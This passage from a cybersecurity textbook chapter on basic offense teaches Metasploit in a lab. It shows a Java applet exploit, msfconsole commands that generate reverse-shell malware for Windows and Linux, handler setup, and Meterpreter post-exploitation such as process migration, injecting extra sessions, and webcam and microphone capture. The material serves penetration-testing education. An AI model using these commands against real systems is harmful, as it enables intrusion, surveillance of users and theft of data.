


Figure 2-3. The Java Control Panel on Windows 8

Once this change is made and the web page reloads, another security warning is provided to the user stating that they are using an insecure version of Java that is trying to run an unsigned applet (Figure 2-4).



Figure 2-4. Java Security Warning from Windows 8

Only after manually checking the accept box will the option to run the applet be given. Once the user presses run though, the malicious code is launched, and the attacker gains a shell on the target.

```
[*] 10.0.15.208      java_jre17_provider_skeleton - handling request for /bob
[*] 10.0.15.208      java_jre17_provider_skeleton - handling request for /bob/
[*] 10.0.15.208      java_jre17_provider_skeleton - handling request for /bob/
UzM.jar
[*] 10.0.15.208      java_jre17_provider_skeleton - handling request for /bob/
UzM.jar
[*] https://10.0.2.2:443 handling request from 10.0.15.208; (UUID: 5x1cu6ih)
Staging java payload (50177 bytes) ...
[*] Meterpreter session 1 opened (10.0.2.2:443 -> 10.0.15.208:49190) at 2017-02-14
20:04:44 -0500
```

Malware

As attacks against browsers and active content have become more common, software writers have responded by improving their code and their designs. The difficulty in attacking later versions of Java 7 is representative. No attacks have been discussed that target Java 8 (released in March 2014) or the Microsoft Edge browser (included in Windows 10 and released in July 2015).

Faced with these defenses, an attacker can turn to another weak point in the system - the user. An attacker that can convince a user to run software can use this as their initial vector into the system. Metasploit can be used to generate simple malware that provides an attacker a shell.

Malware Attack: Windows Executable

As an example of the process, suppose the attacker's target is a 64-bit Windows 10 system, say Windows 10-1607.

Configuring the Malware

To generate the malware, the attacker starts Metasploit, but instead of running the use command with an exploit, they instead run the use command with a payload. Since the target is a 64-bit Windows system, a natural payload is a 64-bit Meterpreter using reverse HTTPS for communication.

```
msf > use windows/x64/meterpreter/reverse_https
msf payload(reverse_https) > options
Module options (payload/windows/x64/meterpreter/reverse_https):
```

| Name | Current Setting | Required | Description |
|----------|-----------------|----------|---|
| EXITFUNC | process | yes | Exit technique (Accepted: '', seh, thread, process, none) |
| LHOST | | yes | The local listener hostname |
| LPORT | 8443 | yes | The local listener port |
| LURI | | no | The HTTP Path |

The attacker then specifies the listening host and updates the listening port if desired.

```
msf payload(reverse_https) > set lhost 10.0.2.2
lhost => 10.0.2.2
```

Generating the Malware

To create the malware, the attacker uses the generate command. Running generate with the -h flag shows the available options.⁶

```
msf payload(reverse_https) > generate -h
```

Usage: generate [options]

Generates a payload.

OPTIONS:

- E Force encoding.
- b <opt> The list of characters to avoid: '\x00\xff'
- e <opt> The name of the encoder module to use.
- f <opt> The output file name (otherwise stdout)
- h Help banner.
- i <opt> the number of encoding iterations.
- k Keep the template executable functional
- o <opt> A comma separated list of options in VAR=VAL format.
- p <opt> The Platform for output.
- s <opt> NOP sled length.
- t <opt> The output format: bash,c,csharp,dw,dword,hex,java,js_be,js_le, num,perl,pl,powershell,ps1,py,python,raw,rb,ruby,sh,vbapplication, vbscript,asp,aspx,aspx-exe,axsis2,dll,elf,elf-so,exe,exe-only, exe-service,exe-small,hta-psh,jar,jsp,loop-vbs,macho,msi,msi-nouac, osx-app,psh,psh-cmd,psh-net,psh-reflection,vba,vba-exe,vba-psh, vbs,war
- x <opt> The executable template to use

⁶Metasploit 5 was released in January 2019, and has changed the flags used by the generate function.

CHAPTER 2 BASIC OFFENSE

An attacker that wants to generate malware for a Windows system specifies the platform as windows, the output format as exe, and selects a file name.

```
msf payload(reverse_https) > generate -p windows -t exe -f windows_https_8443.exe
[*] Writing 7168 bytes to windows_https_8443.exe...
```

Handlers

Before the malware can be used, the attacker needs to set up a handler. When run, the malware will call back to the specified host (10.0.2.2 in this example). If that system is not ready to receive the callback, in the best-case scenario the malware will fail to run.

To set up the handler, the attacker uses the module exploit/multi/handler, then configures it with the payload it is designed to handle.

```
msf payload(reverse_https) > use exploit/multi/handler
msf exploit(handler) > set payload windows/x64/meterpreter/reverse_https
payload => windows/x64/meterpreter/reverse_https
msf exploit(handler) > set lhost 10.0.2.2
lhost => 10.0.2.2
msf exploit(handler) > options
```

Module options (exploit/multi/handler):

| Name | Current Setting | Required | Description |
|------|-----------------|----------|-------------|
| --- | ----- | ----- | ----- |

Payload options (windows/x64/meterpreter/reverse_https):

| Name | Current Setting | Required | Description |
|----------|-----------------|----------|---|
| --- | ----- | ----- | ----- |
| EXITFUNC | process | yes | Exit technique (Accepted: '', seh, thread, process, none) |
| LHOST | 10.0.2.2 | yes | The local listener hostname |
| LPORT | 8443 | yes | The local listener port |
| LURI | | no | The HTTP Path |

Exploit target:

| Id | Name |
|----|-----------------|
| -- | ---- |
| 0 | Wildcard Target |

If the attacker wants to be able to use the handler to respond to multiple requests, the option `ExitOnSession` should be set to false.

```
msf exploit(handler) > set exitonsession false
exitonsession => false
```

Launching the Exploit as a Background Job

The attacker then runs this exploit as a background job.

```
msf exploit(handler) > exploit -j
[*] Exploit running as background job.
[*] Started HTTPS reverse handler on https://10.0.2.2:8443
[*] Starting the payload handler...
```

```
msf exploit(handler) >
```

The `to_handler` Command

As an alternative to manually configuring a handler and launching it, an attacker can use the command `to_handler`. This creates a background handler for the currently configured payload and launches it as a background job. The option `ExitOnSession` is set to true by default.

```
msf payload(windows/x64/meterpreter/reverse_https) > to_handler
[*] Payload Handler Started as Job 0
```

Interacting with the Shell

In either case, when the target runs the malware, it calls back to the attacker who is presented with a shell.

```
msf exploit(handler) >
[*] https://10.0.2.2:8443 handling request from 10.0.15.203; (UUID: 0svpg3gv)
Staging x64 payload (1190467 bytes) ...
[*] Meterpreter session 1 opened (10.0.2.2:8443 -> 10.0.15.203:60441) at 2017-04-28 20:09:58 -0400

msf exploit(handler) > sessions -l
```

```
Active sessions
=====
```

| Id | Type | Information | Connection |
|----|-------------------------|-------------------------|---|
| -- | -- | ----- | ----- |
| 1 | meterpreter x64/windows | PLUTO\jhaydn @ CORADINI | 10.0.2.2:8443 -> 10.0.15.203:58225 (10.0.15.203) |

Malware Attack: Linux ELF

Suppose that the target of the attack is not a Windows system, but instead a 32-bit Linux system. The process of generating the malware follows the same basic lines. First, the attacker selects an appropriate payload, say a 32-bit Meterpreter for Linux.

```
msf > use payload/linux/x86/meterpreter/reverse_tcp
```

The options need to be set; in this case the only needed option is the address of the listening host that will receive the callback.

```
msf payload(reverse_tcp) > options
Module options (payload/linux/x86/meterpreter/reverse_tcp):
```

| Name | Current Setting | Required | Description |
|-------|-----------------|----------|--------------------|
| LHOST | | yes | The listen address |
| LPORT | 4444 | yes | The listen port |

```
msf payload(reverse_tcp) > set lhost 10.0.2.2
lhost => 10.0.2.2
```

The attacker then creates the malware. To create an executable that will run on a Linux system, the attacker specifies elf as the file type.

```
msf payload(reverse_tcp) > generate -t elf -f linux_malware.exe
[*] Writing 183 bytes to linux_malware.exe...
```

To prepare the handler that will receive the callback, the attacker uses exploit/multi/handler choosing the same payload and the same options as the malware.

```
msf payload(reverse_tcp) > use exploit/multi/handler
msf exploit(handler) > set payload linux/x86/meterpreter/reverse_tcp
payload => linux/x86/meterpreter/reverse_tcp
msf exploit(handler) > set lhost 10.0.2.2
lhost => 10.0.2.2
```

```
msf exploit(handler) > exploit -j
[*] Exploit running as background job.

[*] Started reverse TCP handler on 10.0.2.2:4444
msf exploit(handler) >
```

The attacker could also use the `to_handler` command.

When the malware is run on a remote system, the attacker receives a shell.

```
[*] Sending stage (826840 bytes) to 10.0.3.43
[*] Meterpreter session 1 opened (10.0.2.2:4444 -> 10.0.3.43:52413) at 2017-08-20
17:51:40 -0400
```

Metasploit and Meterpreter Commands

Metasploit and Meterpreter both feature a full range of commands.

Metasploit

Metasploit is used to manage exploits and sessions.

Help

Although the `msfconsole` program is a purely command-line driven program, significant effort has been expended to make it easier to use. It uses full tab completion, so partially remembered exploit or option names can be found with a few presses of the tab key.

It provides a help system via the `help` command.

```
msf exploit(handler) > help
```

Core Commands

```
=====
```

| Command | Description |
|---------|--------------------------------------|
| ----- | ----- |
| ? | Help menu |
| banner | Display an awesome metasploit banner |
| cd | Change the current working directory |
| color | Toggle color |
| connect | Communicate with a host |
| exit | Exit the console |

... Output Deleted ...

CHAPTER 2 BASIC OFFENSE

Detailed help on any command is available by prepending help to the name of the command.

```
msf exploit(handler) > help exploit
```

Usage: exploit [options]

Launches an exploitation attempt.

OPTIONS:

- e <opt> The payload encoder to use. If none is specified, ENCODER is used.
- f Force the exploit to run regardless of the value of MinimumRank.
- h Help banner.
- j Run in the context of a job.
- n <opt> The NOP generator to use. If none is specified, NOP is used.
- o <opt> A comma separated list of options in VAR=VAL format.
- p <opt> The payload to use. If none is specified, PAYLOAD is used.
- t <opt> The target index to use. If none is specified, TARGET is used.
- z Do not interact with the session after successful exploitation.

Managing Sessions

Metasploit can handle multiple attacks and run multiple sessions at the same time. For example, suppose that the attacker from the previous section who has successfully exploited a Windows 10 system also configures the Java Applet ProviderSkeleton Insecure Invoke Method, and a Windows 8 host visits the page hosting the attack; then the attacker will obtain a session on the second system.

```
msf exploit(java_jre17_provider_skeleton) >
[*] Using URL: http://0.0.0.0:8080/bob
[*] Local IP: http://10.0.2.2:8080/bob
[*] Server started.
[*] 10.0.15.208      java_jre17_provider_skeleton - handling request for /bob/
[*] 10.0.15.208      java_jre17_provider_skeleton - handling request for /bob/
                           PQTDaP.jar
[*] 10.0.15.208      java_jre17_provider_skeleton - handling request for /bob/
                           PQTDaP.jar
[*] https://10.0.2.2:443 handling request from 10.0.15.208; (UUID: xd0wxlpf)
Staging java payload (50177 bytes) ...
[*] Meterpreter session 2 opened (10.0.2.2:443 -> 10.0.15.208:49567) at 2017-04-28
20:35:39 -0400
```

To list all currently sessions, run the command

```
msf exploit(java_jre17_provider_skeleton) > sessions -l

Active sessions
=====


| Id | Type                            | Information             | Connection       |
|----|---------------------------------|-------------------------|------------------|
| -- | --                              | -----                   | -----            |
| 1  | meterpreter x64/windows         | PLUTO\jhaydn @ CORADINI | 10.0.2.2:8443 -> |
|    | 10.0.15.203:60463 (10.0.15.203) |                         |                  |
| 2  | meterpreter java/windows        | hberlioiz @ harrington  | 10.0.2.2:443 ->  |
|    | 10.0.15.208:49567 (10.0.15.208) |                         |                  |


```

Managing Jobs

To manage the different running jobs, use the `jobs` command. With the `-l` switch, it lists the currently running background jobs.

```
msf exploit(java_jre17_provider_skeleton) > jobs -l

Jobs
=====


| Id | Name                                                | Payload                               | Payload opts          |
|----|-----------------------------------------------------|---------------------------------------|-----------------------|
| -- | --                                                  | -----                                 | -----                 |
| 0  | Exploit: multi/handler                              | windows/x64/meterpreter/reverse_https | https://10.0.2.2:8443 |
| 1  | Exploit: multi/browser/java_jre17_provider_skeleton | java/meterpreter/reverse_https        | https://10.0.2.2:443  |


```

A job can be terminated with the `-k` switch; this frees up any resources (e.g., URI, listening ports) from that job. If the `-K` switch is used, all current jobs are terminated.

Commands

Commands that are not interpreted by msfconsole directly are passed to the underlying shell for execution. For example, the command `ifconfig` provides its results directly from the Kali system on which msfconsole is running.

CHAPTER 2 BASIC OFFENSE

```
msf exploit(java_jre17_provider_skeleton) > ifconfig
[*] exec: ifconfig

eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
        inet 10.0.2.2 netmask 255.255.0.0 broadcast 10.0.255.255
        inet6 fe80::a00:27ff:fe00:1 prefixlen 64 scopeid 0x20<link>
          ether 08:00:27:c1:cf:15 txqueuelen 1000 (Ethernet)
            RX packets 107059 bytes 150422113 (143.4 MiB)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 21200 bytes 3880990 (3.7 MiB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
        inet 127.0.0.1 netmask 255.0.0.0
        inet6 ::1 prefixlen 128 scopeid 0x10<host>
          loop txqueuelen 1 (Local Loopback)
            RX packets 331970 bytes 74536785 (71.0 MiB)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 331970 bytes 74536785 (71.0 MiB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Meterpreter

Many of the attacks discussed so far use Meterpreter as the preferred payload; this is because of its rich internal command set.

Networking

For example, once a Meterpreter session is established on a remote target, the ipconfig command and the route command provide information on the status of the target's various network.

```
msf exploit(java_jre17_provider_skeleton) > sessions -i 1
[*] Starting interaction with 1...
```

```
meterpreter > ipconfig
```

```
Interface 1
=====
Name      : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU       : 4294967295
IPv4 Address : 127.0.0.1
```

```

IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

Interface 4
=====
Name      : Microsoft ISATAP Adapter
Hardware MAC : 00:00:00:00:00:00
MTU       : 1280
IPv6 Address : fe80::5efe:a00:fcb
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

Interface 5
=====
Name      : Intel(R) PRO/1000 MT Desktop Adapter
Hardware MAC : 08:00:27:e4:23:e4
MTU       : 1500
IPv4 Address : 10.0.15.203
IPv4 Netmask : 255.255.0.0
IPv6 Address : fe80::fc8c:2219:45e0:d6eb
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:::

```

meterpreter > route

IPv4 network routes

=====

| Subnet | Netmask | Gateway | Metric | Interface |
|-----------------|-----------------|-------------|--------|-----------|
| ----- | ----- | ----- | ----- | ----- |
| 0.0.0.0 | 0.0.0.0 | 10.0.0.1 | 281 | 5 |
| 10.0.0.0 | 255.255.0.0 | 10.0.15.203 | 281 | 5 |
| 10.0.15.203 | 255.255.255.255 | 10.0.15.203 | 281 | 5 |
| 10.0.255.255 | 255.255.255.255 | 10.0.15.203 | 281 | 5 |
| 127.0.0.0 | 255.0.0.0 | 127.0.0.1 | 331 | 1 |
| 127.0.0.1 | 255.255.255.255 | 127.0.0.1 | 331 | 1 |
| 127.255.255.255 | 255.255.255.255 | 127.0.0.1 | 331 | 1 |
| 224.0.0.0 | 240.0.0.0 | 127.0.0.1 | 331 | 1 |
| 224.0.0.0 | 240.0.0.0 | 10.0.15.203 | 281 | 5 |
| 255.255.255.255 | 255.255.255.255 | 127.0.0.1 | 331 | 1 |
| 255.255.255.255 | 255.255.255.255 | 10.0.15.203 | 281 | 5 |

No IPv6 routes were found.

Screenshots, Cameras, and Microphones

There are additional options available to an attacker running Meterpreter running natively on a Windows system. The time the system has been idle can be found with the command `idleTime`, while `screenshot` returns an image of the target's screen. The command `webcam_list` provides a list of the available web cameras on the system, and if any are available they can be used to take pictures with `webcam_snap`. If a microphone is present on the target, it can be used to make audio recordings with `record_mic`.

To obtain help on these, or any other Meterpreter command, run the command with the `-h` switch. Some, but not necessarily all, of these features are available on other versions of Meterpreter, like the Java Meterpreter or the native Linux Meterpreter.

File System

Meterpreter can be used to interact with the file system. The `pwd` command shows the current directory on the target, while `ls` lists the files in that directory.

```
meterpreter > pwd
C:\Users\jhaydn\Desktop
meterpreter > ls
Listing: C:\Users\jhaydn\Desktop
=====
Mode          Size     Type   Last modified           Name
----          ----     ----   -----              -----
40777/rwxrwxrwx    0      dir    2017-03-19 23:01:42 -0400  Tools
100666/rw-rw-rw-  282     fil    2017-03-18 22:48:53 -0400  desktop.ini
100777/rwxrwxrwx 1040528   fil    2017-04-18 23:09:44 -0400  vs_Community.exe
100777/rwxrwxrwx  7168    fil    2017-04-23 19:58:57 -0400  windows_https_8443.exe
```

The `cd` command is used to change directories, while `rm` is used to delete files from the target. Meterpreter also provides the ability to search for a file on the target with `search`, while files can be uploaded and downloaded with `upload` and `download`.

Navigating the directory structure on the attacking system is done with analogous local commands; this is useful when uploading files to the target.

```
meterpreter > lpwd
/root
meterpreter > lcd Desktop
meterpreter > lpwd
/root/Desktop
```

Processes

To run a new process on the target, use the execute command

```
meterpreter > execute -h
```

Usage: execute -f file [options]

Executes a command on the remote machine.

OPTIONS:

- H Create the process hidden from view.
- a <opt> The arguments to pass to the command.
- c Channelized I/O (required for interaction).
- d <opt> The 'dummy' executable to launch when using -m.
- f <opt> The executable command to run.
- h Help menu.
- i Interact with the process after creating it.
- k Execute process on the meterpreter's current desktop
- m Execute from memory.
- s <opt> Execute process in a given session as the session user
- t Execute process with currently impersonated thread token

The list of processes running on the remote target can be found with the command ps.

```
meterpreter > ps
```

Process List

| PID | PPID | Name | Arch | Session | User | Path |
|------------------------|------|-------------------------|------|---------|--------------|--|
| 0 | 0 | [System Process] | - | - | - | - |
| 4 | 0 | System | - | - | - | - |
| 72 | 4 | Memory Compression | - | - | - | - |
| 284 | 4 | smss.exe | - | - | - | - |
| 380 | 368 | cssrss.exe | - | - | - | - |
| 448 | 368 | wininit.exe | - | - | - | - |
| ... Output Deleted ... | | | | | | |
| 2020 | 572 | svchost.exe | - | - | - | - |
| 2180 | 572 | svchost.exe | - | - | - | - |
| 2356 | 572 | SearchIndexer.exe | - | - | - | - |
| 2464 | 660 | RuntimeBroker.exe | x64 | 1 | PLUTO\jhaydn | C:\Windows\System32\RuntimeBroker.exe |
| 2940 | 900 | sihost.exe | x64 | 1 | PLUTO\jhaydn | C:\Windows\System32\sihost.exe |
| 2952 | 572 | svchost.exe | x64 | 1 | PLUTO\jhaydn | C:\Windows\System32\svchost.exe |
| 2988 | 900 | taskhostw.exe | x64 | 1 | PLUTO\jhaydn | C:\Windows\System32\taskhostw.exe |
| 3232 | 660 | ShellExperienceHost.exe | x64 | 1 | PLUTO\jhaydn | C:\Windows\SystemApps\ShellExperienceHost.exe |
| 3332 | 660 | SearchUI.exe | x64 | 1 | PLUTO\jhaydn | C:\Windows\SystemApps\Microsoft.Windows. |
| 3788 | 672 | windows_https_8443.exe | x64 | 1 | PLUTO\jhaydn | C:\Windows\SearchUI.exe |
| 4000 | 660 | SkypeHost.exe | x64 | 1 | PLUTO\jhaydn | C:\Users\jhaydn\Desktop\windows_https_8443.exe |
| ... Output Deleted ... | | | | | | |
| 4140 | 672 | VBoxTray.exe | x64 | 1 | PLUTO\jhaydn | C:\Windows\System32\VBoxTray.exe |
| 4232 | 672 | OneDrive.exe | x86 | 1 | PLUTO\jhaydn | C:\Users\jhaydn\AppData\Local\Microsoft\OneDrive.exe |
| 6020 | 900 | taskhostw.exe | x64 | 1 | PLUTO\jhaydn | C:\Windows\System32\taskhostw.exe |

Native Windows Meterpreter does not usually run as its own process, but rather is injected in some other process; that PID can be found with `getpid`.

```
meterpreter > getpid
```

```
Current pid: 3788
```

Migrating Processes

On a Windows system running native Meterpreter, the command `migrate` can be used to change the hosting process, provided the attacker has sufficient privileges to do so.

```
meterpreter > migrate 448
```

```
[*] Migrating from 3788 to 448...
```

```
[+] Error running command migrate: Rex::RuntimeError Cannot migrate into this process (insufficient privileges)
```

A careful look at the response Metasploit provided when the MS13-055 CAnchorElement attack was launched (see the “Attack: MS13-055 CAnchorElement” section earlier in this chapter) shows the following

```
msf exploit(ms13_055_canchor) >
[*] Using URL: http://0.0.0.0:8080/bob
[*] Local IP: http://172.16.30.3:8080/bob
[*] Server started.
[*] 172.16.30.12 ms13_055_canchor - Using JRE ROP
[*] 172.16.30.12 ms13_055_canchor - Sending exploit...
[*] https://172.16.30.3:443 handling request from 172.16.30.12; (UUID: x5wgrq5l)
Staging x86 payload (958531 bytes) ...
[*] Meterpreter session 1 opened (172.16.30.3:443 -> 172.16.30.12:49202) at
2017-02-12 18:01:00 -0500
[*] Session ID 1 (172.16.30.3:443 -> 172.16.30.12:49202) processing
InitialAutoRunScript 'migrate -f'
[!] Meterpreter scripts are deprecated. Try post/windows/manage/migrate.
[!] Example: run post/windows/manage/migrate OPTION=value [...]
```

Because this is an older Metasploit module, it still includes an `InitialAutoRunScript`; this is a script that is meant to run immediately after the shell starts. In this case, the desired script is `'migrate -f'`, but as is shown, these have been deprecated.

When this exploit was launched, it spawned a Meterpreter shell running within the Internet Explorer process. However, if Internet Explorer is killed, the corresponding Meterpreter shell will also be killed. (This same problem occurs for some Firefox, Adobe Flash Player, and Java exploits.) Moreover, a user that sees an unresponsive or crashed browser window is likely to restart the

CHAPTER 2 BASIC OFFENSE

browser, thus killing the Meterpreter shell. One solution is to quickly migrate to a different process; this is the purpose of the now deprecated InitialAutoRunScript.

Another option besides the `migrate` command is the module `post/windows/manage/migrate`. To use the module, load it as if it were an exploit module.

```
msf exploit(java_jre17_provider_skeleton) > use post/windows/manage/migrate
msf post(migrate) > info
```

Name: Windows Manage Process Migration

Module: post/windows/manage/migrate

Platform: Windows

Arch:

Rank: Normal

... Output Deleted ...

Basic options:

| Name | Current Setting | Required | Description |
|---------|-----------------|----------|---|
| KILL | false | no | Kill original process for the session. |
| NAME | | no | Name of process to migrate to. |
| PID | | no | PID of process to migrate to. |
| SESSION | | yes | The session to run this module on. |
| SPAWN | true | no | Spawn process to migrate to. If name for process not given notepad.exe is used. |

Description:

This module will `migrate` a Meterpreter session from one process to another. A given process PID to migrate to or the module can spawn one and `migrate` to that newly spawned process.

To run the module, select a session, and then launch the exploit.

```
msf post(migrate) > set session 1
session => 1
msf post(migrate) > exploit

[*] Running module against CORADINI
[*] Current server process: windows_https_8443.exe (3788)
[*] Spawning notepad.exe process to migrate to
[+] Migrating to 3056
[+] Successfully migrated to process 3056
[*] Post module execution completed
```

A check of the sessions after the migration shows that the session remains; however, interacting with that session and running the ps command shows that Meterpreter is now in a different process.

```
msf post(migrate) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > ps

Process List
=====

```

| PID | PPID | Name | Arch | Session | User | Path |
|-----|------|------------------|------|---------|------|------|
| --- | --- | --- | --- | --- | --- | --- |
| 0 | 0 | [System Process] | | | | |
| 4 | 0 | System | | | | |

```
... Output Deleted ...

3056 3788 notepad.exe           x64   1      PLUTO\jhaydn
C:\Windows\System32\notepad.exe
3232 660 ShellExperienceHost.exe x64   1      PLUTO\jhaydn
C:\Windows\SystemApps\ShellExperienceHost_cw5n1h2txyewy\ShellExperienceHost.exe

... Output Deleted ...

meterpreter > getpid
Current pid: 3056
```

Creating Additional Sessions

If the process containing Meterpreter is killed, either deliberately by the defender or accidentally, the attacker loses access. One way an attacker can reduce this risk is to create additional sessions. This can be done with the module post/windows/manage/multi_meterpreter_inject.

```
msf post(migrate) > use post/windows/manage/multi_meterpreter_inject
msf post(multi_meterpreter_inject) > info

    Name: Windows Manage Inject in Memory Multiple Payloads
    Module: post/windows/manage/multi_meterpreter_inject
    Platform: Windows
    Arch:
    Rank: Normal
```

CHAPTER 2 BASIC OFFENSE

... Output Deleted ...

Basic options:

| Name | Current Setting | Required | Description |
|---------|-------------------------------------|----------|---|
| AMOUNT | 1 | no | Select the amount of shells you want to spawn. |
| HANDLER | false | no | Start new exploit/multi/handler job on local box. |
| IPLIST | 10.0.2.2 | yes | List of semicolon separated IP list. |
| LPORT | 4444 | no | Port number for the payload LPORT variable. |
| PAYLOAD | windows/meterpreter /reverse_tcp | no | Payload to inject in to process memory |
| PIDLIST | | no | List of semicolon separated PID list. |
| SESSION | | yes | The session to run this module on. |

Description:

This module will inject in to several processes a given payload and connecting to a given list of IP Addresses. The module works with a given lists of IP Addresses and process PIDs if no PID is given it will start a the given process in the advanced options and inject the selected payload in to the memory of the created module.

The attacker can use this to create additional sessions on a compromised host.

```
msf post(multi_meterpreter_inject) > set handler true
handler => true
msf post(multi_meterpreter_inject) > set session 1
session => 1
msf post(multi_meterpreter_inject) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf post(multi_meterpreter_inject) > exploit

[*] Running module against CORADINI
[*] Starting connection handler at port 4444 for windows/x64/meterpreter/reverse_tcp
[+] exploit/multi/handler started!
[*] Creating a reverse meterpreter stager: LHOST=10.0.2.2 LPORT=4444
[+] Starting Notepad.exe to house Meterpreter Session.
[+] Process created with pid 232
```

```
[*] Injecting meterpreter into process ID 232
[*] Allocated memory at address 0x285053e0000, for 449 byte stager
[*] Writing the stager into memory...
[+] Successfully injected Meterpreter in to process: 232
[*] Meterpreter session 3 opened (10.0.2.2:4444 -> 10.0.15.203:56875) at
2017-04-28 20:46:07 -0400
[*] Post module execution completed
msf post(multi_meterpreter_inject) > sessions -l
```

Active sessions

=====

| Id | Type | Information | Connection |
|----|---------------------------------|-------------------------|------------------|
| -- | -- | ----- | ----- |
| 1 | meterpreter x64/windows | PLUTO\jhaydn @ CORADINI | 10.0.2.2:8443 -> |
| | 10.0.15.203:56855 (10.0.15.203) | | |
| 2 | meterpreter java/windows | hberlio@harrington | 10.0.2.2:443 -> |
| | 10.0.15.208:60321 (10.0.15.208) | | |
| 3 | meterpreter x64/windows | PLUTO\jhaydn @ CORADINI | 10.0.2.2:4444 -> |
| | 10.0.15.203:56875 (10.0.15.203) | | |

Now the attacker has a second session on the compromised host Coradini. Note that the architecture of the new payload (64-bit) matched the architecture of the original session.

Target Architecture

There are different versions of Meterpreter for Windows; there is a 32-bit version that runs on 32-bit and 64-bit systems as well as a 64-bit version that runs only on 64-bit systems. Some exploits on 64-bit systems require a 64-bit Meterpreter. To change the Meterpreter version to match the architecture, an attacker can use the Metasploit module `post/windows/manage/archmigrate`.

Channels

The attacker can use the `shell` command to open a command prompt on the target.

```
meterpreter > shell
Process 5168 created.
Channel 1 created.
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.
```

CHAPTER 2 BASIC OFFENSE

```
C:\Users\jhaydn\Desktop>dir
dir
Volume in drive C has no label.
Volume Serial Number is 12AD-BB43

Directory of C:\Users\jhaydn\Desktop

04/23/2017  05:07 PM    <DIR>          .
04/23/2017  05:07 PM    <DIR>          ..
04/18/2017  05:14 PM        366,512 eric.exe
03/19/2017  08:01 PM    <DIR>          Tools
04/18/2017  08:09 PM        1,040,528 vs_Community.exe
04/23/2017  04:58 PM        7,168 windows_https_8443.exe
              2 File(s)     1,407,040 bytes
              3 Dir(s)   10,616,836,096 bytes free
C:\Users\Stefan Banach\Desktop>^Z
Background channel 1? [y/N] y
meterpreter >
```

This creates a channel within the Meterpreter session. To leave the channel and return to Meterpreter, press CTRL+Z. The various channels in a Meterpreter session are controlled by the channel command.

```
meterpreter > channel
```

```
Usage: channel [options]
```

```
Displays information about active channels.
```

```
OPTIONS:
```

- c <opt> Close the given channel.
- h Help menu.
- i <opt> Interact with the given channel.
- k <opt> Close the given channel.
- l List active channels.
- r <opt> Read from the given channel.
- w <opt> Write to the given channel.

```
meterpreter > channel -l
```

| Id | Class | Type |
|----|-------|----------------|
| -- | ----- | ----- |
| 1 | 3 | stdapi_process |

Executing Commands in Multiple Sessions

It is possible to execute commands on multiple hosts through the `-C` option to the `sessions` command. As an example, here are the results from running `sysinfo` on two different sessions with the same command.

```
msf post(migrate) > sessions -C sysinfo
[*] Running 'sysinfo' on meterpreter session 1 (10.0.15.203)
Computer      : CORADINI
OS           : Windows 10 (Build 14393).
Architecture   : x64
System Language : en_US
Domain        : PLUTO
Logged On Users : 4
Meterpreter    : x64/windows
[*] Running 'sysinfo' on meterpreter session 2 (10.0.15.208)
Computer      : harrington
OS           : Windows 8 6.2 (x86)
Meterpreter    : java/windows
```

Armitage

Armitage provides both a graphical user interface and a collaboration environment for Metasploit. Developed by Raphael Mudge, Armitage is the baby brother of the commercial product Cobalt Strike (<http://www.advancedpentest.com/>).

Start Armitage from the command line with the command `armitage`. It makes use of the Metasploit database, which needs to have been configured already (see the “Configuring the Metasploit Internal Database” section earlier in this chapter). When Armitage first starts, it asks the user how to connect; retain the defaults (Figure 2-5). During the start process, Armitage asks the user if it should start Metasploit’s RPC server; answer yes.

CHAPTER 2 BASIC OFFENSE



Figure 2-5. Connecting to Armitage

Once Armitage is running, Metasploit exploits can be selected from a menu. Double-click on an exploit to bring up a menu to set the options; once the options have been set, press the launch button to start the exploit.

Systems known to Armitage are listed in the graphical interface; if the operating system is known, then an appropriate icon will be displayed. Systems on which a session has been established will have icons that feature the lightning bolts of joy (Figure 2-6).

